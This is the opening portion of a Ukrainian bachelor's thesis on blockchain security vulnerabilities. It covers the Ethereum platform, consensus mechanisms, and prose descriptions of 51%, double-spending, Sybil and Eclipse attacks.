

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Факультет інформаційної безпеки та електронних комунікацій
(повне найменування інституту, назва факультету)

Кафедра інформаційної безпеки та наноелектроніки
(повна назва кафедри)

Пояснювальна записка

до дипломного проекту (роботи)
бакалавр
(ступінь вищої освіти)

на тему Аналіз вразливостей блокчейн технологій
Vulnerability analysis of blockchain technologies

Виконав: студент 4 курсу, групи БК-710

Спеціальності 125 Кібербезпека
(код і найменування спеціальності)

Освітня програма (спеціалізація)

Системи технічного захисту інформації,
автоматизація її обробки

КРАВЕЦЬ А.С.

(ПРИЗВИЩЕ та ініціали)

Керівник НЕЛАСА Г.В.

(ПРИЗВИЩЕ та ініціали)

Рецензент МОРОЗ Г.В.

(ПРИЗВИЩЕ та ініціали)

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Факультет інформаційної безпеки та електронних комунікацій
Кафедра інформаційної безпеки та наноелектроніки
Ступінь вищої освіти бакалавр
Спеціальність 125 Кібербезпека
(код і найменування)
Освітня програма (спеціалізація) Системи технічного захисту інформації, автоматизація її обробки
(назва освітньої програми (спеціалізації))

ЗАТВЕРДЖУЮ

Завідувач кафедри ІБтаН, к.ф-м.н.
Андрій КОРОТУН
“ ” 2024 року

З А В Д А Н Н Я
НА ДИПЛОМНИЙ ПРОЄКТ (РОБОТУ) СТУДЕНТА

КРАВЦЯ Андрія Сергійовича

(ПРИЗВИЩЕ, ім'я, по батькові)

- Тема проєкту (роботи) Аналіз вразливостей блокчейн технологій
Vulnerability analysis of blockchain technologies,
- керівник проєкту (роботи) к.т.н., доцент НЕЛАСА Ганна Вікторівна,
(науковий ступінь, вчене звання, ПРИЗВИЩЕ, ім'я, по батькові,) затверджені наказом закладу вищої освіти від “03” квітня 2024 року № 190
- Строк подання студентом проєкту (роботи) 01 червня 2024 року
- Вихідні дані до проєкту (роботи) розглянути, проаналізувати та змоделювати атаку на блокчейн систему Ethereum
- Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити) Теоретичні основи блокчейн технологій та їх вразливості, Аналіз вразливостей блокчейн платформи Ethereum, Підвищення безпеки блокчейн платформи
- Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень) презентація у microsoft powerpoint (16 слайдів)

6. Консультанти розділів проєкту (роботи)

Розділ	ПРИЗВИЩЕ, ініціали та посада консультанта	Підпис, дата	
		завдання видав	прийняв виконане завдання
Розділи 1-3	НЕЛАСА Г.В., к.т.н. доцент		
Нормоконтроль	КОРОЛЬКОВ Р. Ю., к.т.н. доцент		

7. Дата видачі завдання » 01 » березня 2024 року.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів дипломного проєкту (роботи)	Строк виконання етапів проєкту (роботи)	Примітка
1	Постановка завдання роботи.	1 тиждень	Виконано
2	Аналіз предметної області.	1 тиждень	Виконано
3	Аналіз вразливостей та моделювання атак на них	2 тиждень	Виконано
4	Аналіз та вдосконалення безпеки блокчейн систем	3-4 тижні	Виконано
5	Оформлення пояснювальної записки та відповідної документації	6-7 тиждень	
			Виконано
7	Нормоконтроль та рецензування.	8 тиждень	
8	Захист дипломної роботи.	9 тиждень	

Студент(ка)

_____ Андрій КРАВЕЦЬ
(підпис) (Ім'я ПРИЗВИЩЕ)

Керівник проєкту (роботи)

_____ Ганна НЕЛАСА
(підпис) (Ім'я ПРИЗВИЩЕ)

АНОТАЦІЯ

Пояснювальна записка до дипломної кваліфікаційної роботи бакалавра:
59 с., 8 рис., 25 джерел.

БЛОКЧЕЙН, СИСТЕМА ЗАХИСТУ, АТАКА, DOUBLE SPENDING,
SYBIL, ETHEREUM, PROOF OF STATE, PROOF OF WORK

Об'єкт дослідження – процеси захищеного зберігання та обробки фінансової інформації на блокчейн платформі Ethereum.

Предмет дослідження – безпека платформи Ethereum: атаки та методи протидії.

Мета роботи – дослідження та моделювання атак на блокчейн платформу Ethereum а також аналіз шляхів вдосконалення системи безпеки.

В ході роботи проведено аналіз атак на блокчейн для платформи Ethereum та проведено моделювання деяких з них.

Для моделювання атак було використано мову створення смарт-контрактів Solidity, а також використання мови Python та плагіну web3 для звернення до платформи.

Наведено рекомендації для вдосконалення системи безпеки.

ABSTRACT

Explanatory note to the bachelor's thesis: 58 p., 8 figures, 25 sources.

ATTACK, BLOCKCHAIN, DOUBLE SPENDING , ETHEREUM, PROOF OF STATE, PROOF OF WORK, SECURITY SYSTEM, SYBIL ATTACK

The object of research is the Ethereum platform.

The subject of the study is the analysis of the Ethereum platform security, modeling of attacks on the platform and methods of countering attacks.

The purpose of the study is to model attacks on the Ethereum platform in order to analyze possible attacks and analyze ways to improve the security system.

To implement the attacks, the Solidity smart contract creation language was used, as well as the use of Python and the web3 plugin to access the platform.

As a result, the article analyzes possible attacks on Ethereum platforms, simulates some of the attacks, and provides recommendations for improving the security system.

ЗМІСТ

Перелік скорочень	7
Вступ	8
1 Теоретичні основи блокчейн технологій	9
1.1 Загальні відомості про блокчейн технології	9
1.2 Відмінності Proof of Work та Proof of Stake.....	13
1.3 Огляд системи безпеки блокчейну.....	14
2 Аналіз вразливостей блокчейн платформи ethereum.....	17
2.1 Вибір блокчейн платформи для дослідження	17
2.2 Аналіз вразливостей та атак на Ethereum.....	18
2.3 Моделювання атак на платформу Ethereum.....	31
3 Підвищення безпеки блокчейн платформи.....	46
3.1 Принципи підвищення безпеки блокчейн платформи	46
3.2 Перспективи розвитку технологій безпеки блокчейн.....	53
3.3 Висновки із проведеного аналізу	54
Висновки	56
Перелік джерел посилання	57

ПЕРЕЛІК СКОРОЧЕНЬ

- AML (Anti Money Laundering) – система анти-відмивання грошей;
- DApps (decentralized applications) - децентралізовані додатки;
- DDoS (Distributed Denial of Service) – розподілена відмова в обслуговуванні;
- DoS (Denial of Service) – відмова в обслуговуванні;
- HTTP (HyperText Transfer Protocol) — протокол передачі гіпертексту
- IP (Internet Protocol) - унікальний числовий номер мережевого рівня
- KYC (Know Your Customer) – процедура «знай свого покупця»;
- PoS (Proof of State) – доля доказу;
- PoW (Proof of Work) – праця доказу;
- TCP (Transmission Control Protocol) - протокол керування передаванням;
- zk-SNARKs (zero-knowledge Succinct Non-Interactive Argument of Knowledge) - короткий прозорий аргумент знання з нульовим розголошенням.

ВСТУП

За останні кілька років блокчейн технології перетворились з концепції в важливий елемент численних галузей від фінансових послуг до логістики та здоров'я. Однак, поряд з перевагами цих технологій, такими як прозорість, незмінність та децентралізація, вони також приносять свої власні виклики для безпеки. Тому актуальними є дослідження в цій області.

У першому розділі роботи розглядаються теоретичні основи блокчейн технологій, розглядаються механізми консенсусу Proof of State та Proof Of Work та здійснюється огляд системи безпеки блокчейн.

Другий розділ присвячено аналізу вразливостей блокчейн платформи Ethereum. В ньому розглядаються основні типи атак на Ethereum та здійснюється моделювання деяких з них.

Третій розділ зосереджується на підвищенні безпеки блокчейн платформ. Він включає обговорення принципів безпеки блокчейну, перспектив розвитку технологій безпеки блокчейн, а також висновки з проведеного аналізу.

Метою цієї роботи є забезпечення розуміння вразливостей, що існують в блокчейн технологіях, та визначення способів протидії їм, що буде підкріплюватися моделюванням атак та прикладом методів протидії атакам.

Це дослідження буде корисним для дослідників та розробників в галузі кібербезпеки, які працюють над розробкою та підтримкою блокчейн систем.

1 ТЕОРЕТИЧНІ ОСНОВИ БЛОКЧЕЙН ТЕХНОЛОГІЙ

1.1 Загальні відомості про блокчейн технології

Блокчейн технологія є однією з найбільш перспективних інновацій останніх років [1]. Це децентралізована, розподілена база даних, яка забезпечує надійне та безпечне зберігання інформації в режимі реального часу. Блокчейн став основою для розробки різноманітних криптовалют, таких як Bitcoin, Ethereum та інші, а також був використаний у багатьох інших галузях, таких як фінанси, логістика, медицина та право.




Рисунок 1.1 – Архітектура блокчейну

Основні характеристики блокчейн технології:

- децентралізація – блокчейн не залежить від одного центрального сервера, а замість цього розподілений між кількома комп'ютерами, які учасники мережі називають «вузлами». Це дозволяє підвищити стійкість

системи до атак, оскільки зловмисникам необхідно буде атакувати більшість вузлів, щоб змінити дані в блокчейні;

- безпека – кожен блок в блокчейні містить криптографічний хеш попереднього блоку, що забезпечує безпеку всього ланцюжка. Це означає, що зміна одного блоку вимагає зміни всіх наступних блоків, що робить систему стійкою до зловмисних змін;

- прозорість – всі дані, збережені в блокчейні, є публічними і доступними для перегляду всіма учасниками мережі. Це дозволяє забезпечити прозорість транзакцій і знизити рівень шахрайства;

- незмінність – інформація, записана в блокчейні, не може бути змінена або видалена, що робить цю технологію відмінним рішенням для зберігання історичних даних та довірчих записів;

- консенсус – в процесі додавання нових блоків до ланцюжка учасники мережі повинні досягти консенсусу, що гарантує однорідність даних в усіх копіях бази. Різні блокчейн системи використовують різні алгоритми консенсусу, такі як Proof of Work [2] (Праця доказу) та Proof of Stake [3] (Доля доказу), для забезпечення безпеки процесу;

- автоматизація – блокчейн дозволяє створення та роботу розумних (смарт) контрактів-програм, які автоматично виконують дії на підставі певних умов. Смарт-контракти можуть бути використані для автоматизації бізнес-процесів, зниження витрат та забезпечення безпеки;

- масштабованість – незважаючи на свої переваги, блокчейн технології також мають обмеження, особливо в питаннях масштабованості.

Розглянемо кожний із вищеперерахованих пунктів більш детально.

Децентралізація - одна з ключових особливостей блокчейн технології, яка значно впливає на її безпеку, стійкість та прозорість. В контексті блокчейну, децентралізація означає, що дані зберігаються на багатьох вузлах (комп'ютерах) у мережі, замість того, щоб зберігатися на одному центральному сервері або кількох керованих серверах.

Основні переваги децентралізації в блокчейн технології:

- відмовостійкість: завдяки розподіленому зберіганню даних, блокчейн має високий рівень відмовостійкості. Якщо один або кілька вузлів вийдуть з ладу або стануть недоступними, мережа продовжить функціонувати, оскільки інші вузли зберігають копії всіх записів;
- безпека: атаку на децентралізовану мережу важче здійснити, ніж на централізовану. Зловмисник повинен одночасно атакувати більшість вузлів, щоб внести зміни в ланцюжок блоків або скомпрометувати мережу. Це забезпечує високий рівень безпеки та стійкості до атак;
- прозорість та відкритість: всі учасники децентралізованої мережі мають доступ до всіх записів і можуть вільно переглядати і перевіряти їх. Це сприяє прозорості та довірі між учасниками, знижуючи можливість шахрайства та корупції;
- автономія та відсутність контролю: відсутність центрального органу, який керує мережею, дозволяє учасникам мати більше автономії та самостійно приймати рішення. Контроль розподіляється між усіма учасниками мережі, що забезпечує децентралізоване управління та зменшує залежність від окремих органів або осіб;
- швидкість та ефективність: у децентралізованій мережі, транзакції проводяться безпосередньо між учасниками без посередників. Це може підвищити швидкість обробки транзакцій та знизити витрати на комісії та інші операційні витрати;
- сприяння інноваціям: децентралізована структура блокчейну стимулює розвиток нових додатків та рішень на базі цієї технології. Багато компаній та стартапів експериментують з розробкою нових додатків, заснованих на блокчейні, від фінансових послуг до голосування та логістики.

Однак, децентралізація також має свої недоліки та виклики:

- масштабованість: через велику кількість вузлів, які підтримують мережу, блокчейн може страждати від обмеженої масштабованості. Велика

кількість транзакцій може перевантажити мережу, що призводить до збільшення часу обробки транзакцій та збільшення витрат на комісії;

- енергоспоживання: деякі алгоритми консенсусу, такі як Proof of Work (Праця доказу), вимагають від вузлів виконання складних обчислень для додавання блоків до ланцюжка. Це може призвести до великого споживання енергії та підвищення відповідного екологічного впливу;

- затримка консенсусу: у децентралізованих мережах, досягнення консенсусу між учасниками може зайняти деякий час, особливо в масштабних мережах з тисячами вузлів. Це може призвести до затримок в підтвердженні транзакцій та підвищення часу очікування для користувачів;

- псевдоанонімність: хоча блокчейн може забезпечити певний рівень анонімності для користувачів, він все ще зберігає публічні записи про всі транзакції. Це може дозволити стороннім спостерігачам аналізувати дані та потенційно встановлювати зв'язки між транзакціями та реальними особами;

- регуляція: децентралізація може ускладнити регулювання блокчейн-орієнтованих сервісів та додатків. Оскільки мережа не має центрального органу, який може бути відповідальним за її роботу, владні структури можуть виявитися неспроможними ефективно регулювати або контролювати діяльність учасників мережі.

Безпека в блокчейні базується на криптографічних принципах та хеш-функціях, які дозволяють забезпечити стійкість та надійність всієї системи. Криптографічний хеш використовується для підпису та ідентифікації кожного блоку в ланцюжку. Хеш-функція [4] – це математичний алгоритм, який перетворює вхідні дані будь-якої довжини на фіксовану довжину бітів, зазвичай у вигляді рядка символів. Цей процес є одностороннім, тобто, навіть маючи хеш, важко отримати вихідні дані. Кожен блок в блокчейні містить унікальний хеш попереднього блоку, що дозволяє ланцюжку блоків залишатися послідовним і зв'язаним. Якщо хтось спробує змінити дані в одному з блоків, хеш цього блоку зміниться, і це порушить зв'язок із

наступними блоками. Щоб внести зміни в один блок, зломисник повинен змінити хеші всіх наступних блоків, що вимагає значних обчислювальних ресурсів та часу. А використання механізму консенсусу, який вимагає підтвердження від більшості вузлів мережі, щоб додати новий блок або внести зміни в існуючі блоки, робить відновлення зміненого ланцюжка практично неможливим, оскільки зломисник повинен мати контроль над більшістю вузлів мережі, що вимагає значних зусиль та ресурсів.

1.2 Відмінності Proof of Work та Proof of Stake

Консенсус є одним з ключових елементів блокчейн технологій, оскільки він дозволяє учасникам мережі домовитися про дійсність і послідовність транзакцій. Це важливо для підтримки безпеки та децентралізації системи. Процеси Proof of Work (PoW) та Proof of Stake (PoS) є двома основними алгоритмами консенсусу в блокчейн технологіях. Вони відіграють важливу роль у вирішенні проблеми подвійної витрати та забезпеченні безпеки мережі. Основна різниця між ними полягає у способі досягнення консенсусу та вирішенні проблеми безпеки. При PoW майнери використовують потужність обчислювальних ресурсів для розв'язання складних математичних завдань, які є основою вибору нового блоку. Той, хто першим розв'язує завдання, має право додати блок до ланцюжка блоків та отримати винагороду. Але такий підхід вимагає великих обчислювальних потужностей, що призводить до високого споживання енергії. Замість використання обчислювальної потужності, PoS базується на кількості криптовалюти, яку учасник блокчейн мережі ризикує втратити (ставка). Учасники з більшою кількістю монет та довшим часом утримання мають більшу ймовірність створити новий блок. Цей метод менш енергозатратний, тому є екологічнішим варіантом.

Основні різниці між PoW та PoS:

- PoW вимагає великих обчислювальних потужностей, тоді як PoS базується на ставках учасників;
- PoW споживає значну кількість енергії, в той час як PoS є енергоефективнішим;
- PoS стимулює учасників тримати криптовалюту, що сприяє її стабільності, тоді як PoW заохочує майнерів продавати криптовалюту для покриття витрат на електроенергію та обладнання;
- при PoW може виникнути проблема концентрації майнінгу для певних людей, що підвищує ризик централізації та зловживань. При PoS цей ризик знижується, оскільки учасники з більшою кількістю монет мають більший стимул підтримувати безпеку мережі;

Деякі блокчейн-платформи, таких як Ethereum, вже анонсували перехід з PoW на PoS алгоритм консенсусу, з метою зменшення енергетичних витрат та підвищення безпеки мережі.

1.3 Огляд системи безпеки блокчейну

Для забезпечення стабільності та безпеки блокчейн системи можна використовувати різні заходи. Один із способів полягає у використанні альтернативних механізмів консенсусу, таких як Proof of Stake (PoS) або Delegated Proof of Stake (DPoS). Ці механізми можуть зменшити ймовірність успіху атаки 51%, оскільки контроль над мережею вимагає значних витрат на покупку великої кількості токенів.

Також важливим аспектом є своєчасне оновлення протоколів та відстеження транзакцій, що допомагає запобігти атакам подвійних витрат. Оновлені протоколи забезпечують підтвердження та виключення транзакцій з блокчейна в установленому порядку.

Крім того, можна здійснити оцінювання вузлів для зменшення ймовірності Sybil атак. Зловмисники будуть вимушені витратити більше ресурсів для створення достатньої кількості високорепутаційних вузлів.

Безпека вузлів є важливою складовою захисту блокчейн системи. Необхідно вживати заходи щодо захисту від відкритих портів та DoS-атак, щоб зменшити ризики, пов'язані з вразливістю вузлів та мережі.

Щоб покращити масштабованість та пропускну здатність блокчейн системи, можна використовувати технології та протоколи, які сприяють оптимізації ресурсів, наприклад, шарування рішень (Layer 2). Це допоможе зменшити відставання транзакцій та збільшити продуктивність системи.

Системи регулярного моніторингу та аудиту також є важливими для забезпечення стабільності та безпеки блокчейн системи. Вони дозволяють аналізувати рівень безпеки та роботи системи, виявляти потенційні вразливості та вживати заходів щодо їх усунення.

Освіта та підготовка користувачів з питань кібербезпеки також є ключовим елементом у захисті блокчейн систем. Навчання користувачів забезпечує знання про загрози, пов'язані з блокчейн технологіями, та навчає їх відповідно реагувати на потенційні атаки. Це допомагає знизити ризик від інсайдерських загроз та забезпечує відповідну охорону конфіденційної інформації.

Різні блокчейн системи вирішують питання безпеки та анонімності, використовуючи різні технології та протоколи, далі приведені деякі приклади.

Bitcoin [13]: надає певний рівень анонімності, оскільки він використовує псевдоніми у вигляді адрес криптографічного гаманця. Проте, всі транзакції відкриті й можуть бути простежені, що обмежує рівень конфіденційності. Щодо безпеки, Bitcoin використовує механізм Proof of Work для досягнення консенсусу, який може бути вразливим до 51% атаки, проте такі атаки дорогі та непрактичні.

Ethereum [14]: використовував Proof of Work, але переходить на Proof of Stake з Ethereum 2.0. Це має зменшити вразливості до 51% атаки та зменшити енергозатрати мережі.

Monero [15]: створений з акцентом на приватність та анонімність, використовуючи кілька технологій, таких як Ring Signatures, Ring Confidential Transactions та Stealth Addresses. Ці технології дозволяють приховувати відправника, одержувача та суму транзакції. Monero також використовує Proof of Work, але з алгоритмом CryptoNight, який більш стійкий до атак з використанням ASIC.

Zcash [16]: пропонує можливість забезпечити анонімність та приватність за допомогою технології zk-SNARKs (zero-knowledge Succinct Non-Interactive Argument of Knowledge), яка дозволяє підтверджувати транзакції без розкриття деталей про відправника, одержувача та суму транзакції. Забезпечуючи можливість вибору між прозорими та щільно зашифрованими транзакціями, користувачі Zcash можуть налаштувати рівень приватності. Щодо механізму консенсусу, Zcash також використовує Proof of Work, але планує перейти на Proof of Stake для забезпечення більшої стійкості та зменшення енергозатрат.

Cardano [17]: прагне забезпечити високий рівень безпеки та приватності, використовуючи Proof of Stake механізм консенсусу під назвою Ouroboros. Ouroboros розроблений таким чином, що він має бути стійким до атаки 51% та Sybil атак. Щодо приватності, Cardano наразі працює над впровадженням технології zk-SNARKs, для забезпечення анонімності транзакцій.

2 АНАЛІЗ ВРАЗЛИВОСТЕЙ БЛОКЧЕЙН ПЛАТФОРМИ ETHEREUM

2.1 Вибір блокчейн платформи для дослідження

В процесі вибору блокчейн платформ для дослідження, орієнтування було на наступні критерії:

- популярність платформи в глобальному масштабі;
- основні технічні характеристики, що включають швидкість транзакцій, обсяги обробки даних, масштабованість системи, інтеграцію з іншими системами та платформами;
- тип блокчейну: відкриті (децентралізовані) та закриті (централізовані) системи;
- кількість та важливість проєктів, реалізованих на цих платформах.

Bitcoin і Ethereum - це два найвідоміші блокчейни, але вони мають декілька ключових відмінностей.

Bitcoin було створено як цифрова валюта – альтернатива традиційним фіатним валютам. Його основна мета - служити засобом обміну, зберігання цінності та розрахунковою одиницею. Ethereum, з іншого боку, було створено з метою створення «світового комп'ютера», який дозволяє розробникам писати децентралізовані додатки (dApps) на його платформі.

Ethereum впровадив концепцію «смарт-контрактів», які є програмами, що автоматично виконують транзакції, коли виконуються певні умови. Це є фундаментальною відмінністю від Bitcoin, який був створений переважно для проведення фінансових транзакцій.

Швидкість транзакцій: Bitcoin блокчейн додає новий блок кожні 10 хвилин, тоді як Ethereum – приблизно кожні 15 секунд, що робить Ethereum швидшим для підтвердження транзакцій.

Bitcoin використовує мову програмування Script для написання транзакцій, тоді як Ethereum використовує Solidity для написання смарт-контрактів.

Ethereum є однією з найпопулярніших блокчейн-платформ на ринку. Вона була розроблена в 2015 році як платформа для створення та використання смарт-контрактів, що значно розширило можливості блокчейн технології.

Ethereum є відкритою децентралізованою платформою, що дає можливість будь-кому створювати та використовувати децентралізовані програми (DApps). Головна валюта платформи, Ether, використовується для проведення транзакцій всередині мережі.

Основні технологічні характеристики Ethereum включають в себе:

- використання Proof of Stake в Ethereum 2.0 замість Proof of Work, що сприяє збільшенню швидкості транзакцій та енергоефективності;
- використання смарт-контрактів для автоматизації та безпеки транзакцій;
- велика кількість розроблених на платформі проектів, що включають фінансові сервіси (DeFi), торгівлю NFT, DAO та інші.

Ethereum є важливою платформою для дослідження через її широку застосовність, технологічну інноваційність та великий вплив на розвиток блокчейн індустрії в цілому. Через наявність смарт-контрактів та відкритість платформи для роботи було обрано платформу Ethereum.

2.2 Аналіз вразливостей та атак на Ethereum

Ethereum, як і багато інших криптовалютних платформ, має декілька потенційних вразливостей, які варто розглянути:

– масштабованість – однією з основних проблем Ethereum є відносно низька пропускна спроможність та обмеження в обробці транзакцій. Це може призвести до перевантаження мережі, що призводить до затримок та збільшення вартості комісій за обробку транзакцій. Ethereum 2.0 розробляється, щоб вирішити цю проблему.

– Smart Contract Bugs – смарт-контракти в Ethereum виконуються автоматично, але їх не можна змінювати після виконання. Це означає, що якщо в смарт-контракті є помилки, ці помилки не можуть бути виправлені. Це може призвести до втрати коштів, як це сталося, наприклад, з The DAO в 2016 році.

– питання безпеки – як і усі криптовалютні платформи, Ethereum також стикається з питаннями безпеки. Це включає в себе фішингові атаки, атаки 51% (хоча ці атаки є дуже витратними та непрактичними на такій великій платформі, як Ethereum) та інші види кібератак.

– централізація майнерів – хоча Ethereum був створений з метою децентралізації, майнінг в Ethereum може бути деякою мірою централізований через домінування великих майнінгових пулів, що ставить під загрозу децентралізований характер мережі.

Незважаючи на переваги блокчейн технологій, їхнє використання також пов'язане з певними вразливостями. Розглянемо деякі з найбільш поширених вразливостей та потенційних атак на блокчейн системи.

51% атака [5] є однією із найбільш серйозних загроз блокчейн мережам, оскільки вона здатна порушити основоположний принцип імутабельності (незмінності) та безпеки даних у ланцюжку блоків. У цій атаці зловмисник або група зловмисників контролює більше ніж 51% загальної мережевої потужності, що надає їм можливість проводити наступні дії:

– проведення атаки подвійних витрат: зловмисники можуть провести транзакції з одними й тими ж коштами кілька разів, шляхом додавання транзакцій до своєї версії ланцюжка блоків та відкидання інших версій;

- цензура транзакцій: контролюючи більшість майнерської потужності, зловмисники можуть відмовлятися включати певні транзакції до ланцюжка блоків, змушуючи користувачів платити вищі комісії або блокувати транзакції;

- підрив довіри до мережі: успішна 51% атака може призвести до втрати довіри до криптовалюти та блокчейн мережі, оскільки користувачі можуть ставитись під сумнів безпеку та надійність системи;

- монополізація майнінгових винагород – якщо зловмисник контролює більшість хешрейту, він може отримати всі винагороди за блоки, що надалі посилює його контроль над мережею;

Припустимо, що у нас є зловмисник, який контролює 51% хешрейту мережі Ethereum. Він може виконати подвійну витрату наступним чином:

- він витрачає 10 ЕТН на купівлю товару в онлайн-магазині і включає цю транзакцію в блок, який він додає в головний ланцюг блоків;

- одночасно він починає добувати прихований ланцюг блоків, в якому він не включає свою транзакцію на 10 ЕТН;

- коли його прихований ланцюг стає довшим за головний ланцюг (що можливо, оскільки він контролює більшість хешрейту), він може його опублікувати. Цей ланцюг стає новим головним ланцюгом через правило «найдовшого ланцюга» в Ethereum;

- в результаті його транзакція на 10 ЕТН видаляється з ланцюга блоків, але він вже отримав товар від онлайн-магазину. Таким чином, він «витратив» свої 10 ЕТН двічі: один раз на товар, а другий раз вони повертаються до нього в новому головному ланцюгу.

Атака подвійних витрат (Double Spending) [6] – це особливий вид атаки, який використовує недоліки децентралізованої структури блокчейну, спробуючи провести одну й ту ж транзакцію кілька разів. Це може призвести до втрати довіри до криптовалюти, адже такі дії підривають принцип незалежності та безпеки операцій. Зловмисник здійснює дві або більше

транзакцій одночасно, використовуючи одні й ті ж кошти. Це може призвести до ситуації, коли мережа блокчейн не може визначити, яка з транзакцій є дійсною. Також зловмисник може спробувати змінити послідовність транзакцій, надсилаючи їх різним вузлам одночасно, щоб спричинити невідповідності в ланцюжку блоків. У випадку успішної атаки подвійних витрат, система консенсусу блокчейн може не спрацювати належним чином, оскільки вузли мають різні версії транзакцій у своїх ланцюжках блоків. Це може призвести до збою в системі та падіння довіри до криптовалюти.

Атаки подвійних витрат більш імовірні для невеликих криптовалют з меншою кількістю вузлів та майнерів. Великі криптовалютні мережі, такі як Bitcoin та Ethereum, мають велику кількість активних майнерів та вузлів, що робить атаки подвійних витрат набагато менш ймовірними через велику потужність мережі та складність маніпулювання транзакціями.

Sybil атака [7] є одним з видів атак на розподілені мережі, зокрема на блокчейн. В основі Sybil атаки лежить принцип створення великої кількості псевдонімів або вузлів зловмисником у мережі з метою завдати шкоди репутації, вплинути на рішення у мережі або завадити процесу консенсусу. Для атаки зловмисник створює велику кількість псевдонімів або вузлів у мережі блокчейн. Це може бути зроблено за допомогою автоматизованих інструментів або скриптів, які дозволяють швидко додавати нові вузли до мережі. Використовуючи псевдоніми, зловмисник може намагатися спотворити репутаційні системи у мережі, наприклад, шляхом відправки недійсних транзакцій або голосування за певні рішення. Це може призвести до помилкових рішень та зниження довіри до репутаційних систем. Також, зловмисник може використовувати псевдоніми щоб завадити процесу консенсусу, не дозволяючи мережі досягти згоди щодо певних рішень або даних. Це може призвести до розколу мережі або затримки у обробці транзакцій. В результаті Sybil атаки, довіра до блокчейн системи може знизитися, так як учасники мережі можуть втратити впевненість в правильності рішень або цілісності даних.

Eclipse атака [8] – це вид атаки на блокчейн мережі, в ході якої зловмисник або група зловмисників цілеспрямовано відокремлюють деякий вузол від решти мережі та контролюють всю інформацію, яка надходить і виходить з цього вузла. Розглянемо більш детально механізм і наслідки такої атаки. Один із них – це ізоляція вузла. Зловмисник спочатку відокремлює вузол від решти мережі. Це може бути зроблено шляхом використання атаки man-in-the-middle [9] (рисунок 1.2), відключення від інших вузлів або перехоплення підключень між вузлом та іншими учасниками мережі. Наступним кроком атакуючого є заміна законних підключень до інших вузлів мережі підключеннями до вузлів під контролем зловмисника. Таким чином, атакуючий контролює всю інформацію, яка надходить та виходить з ізолюваного вузла.

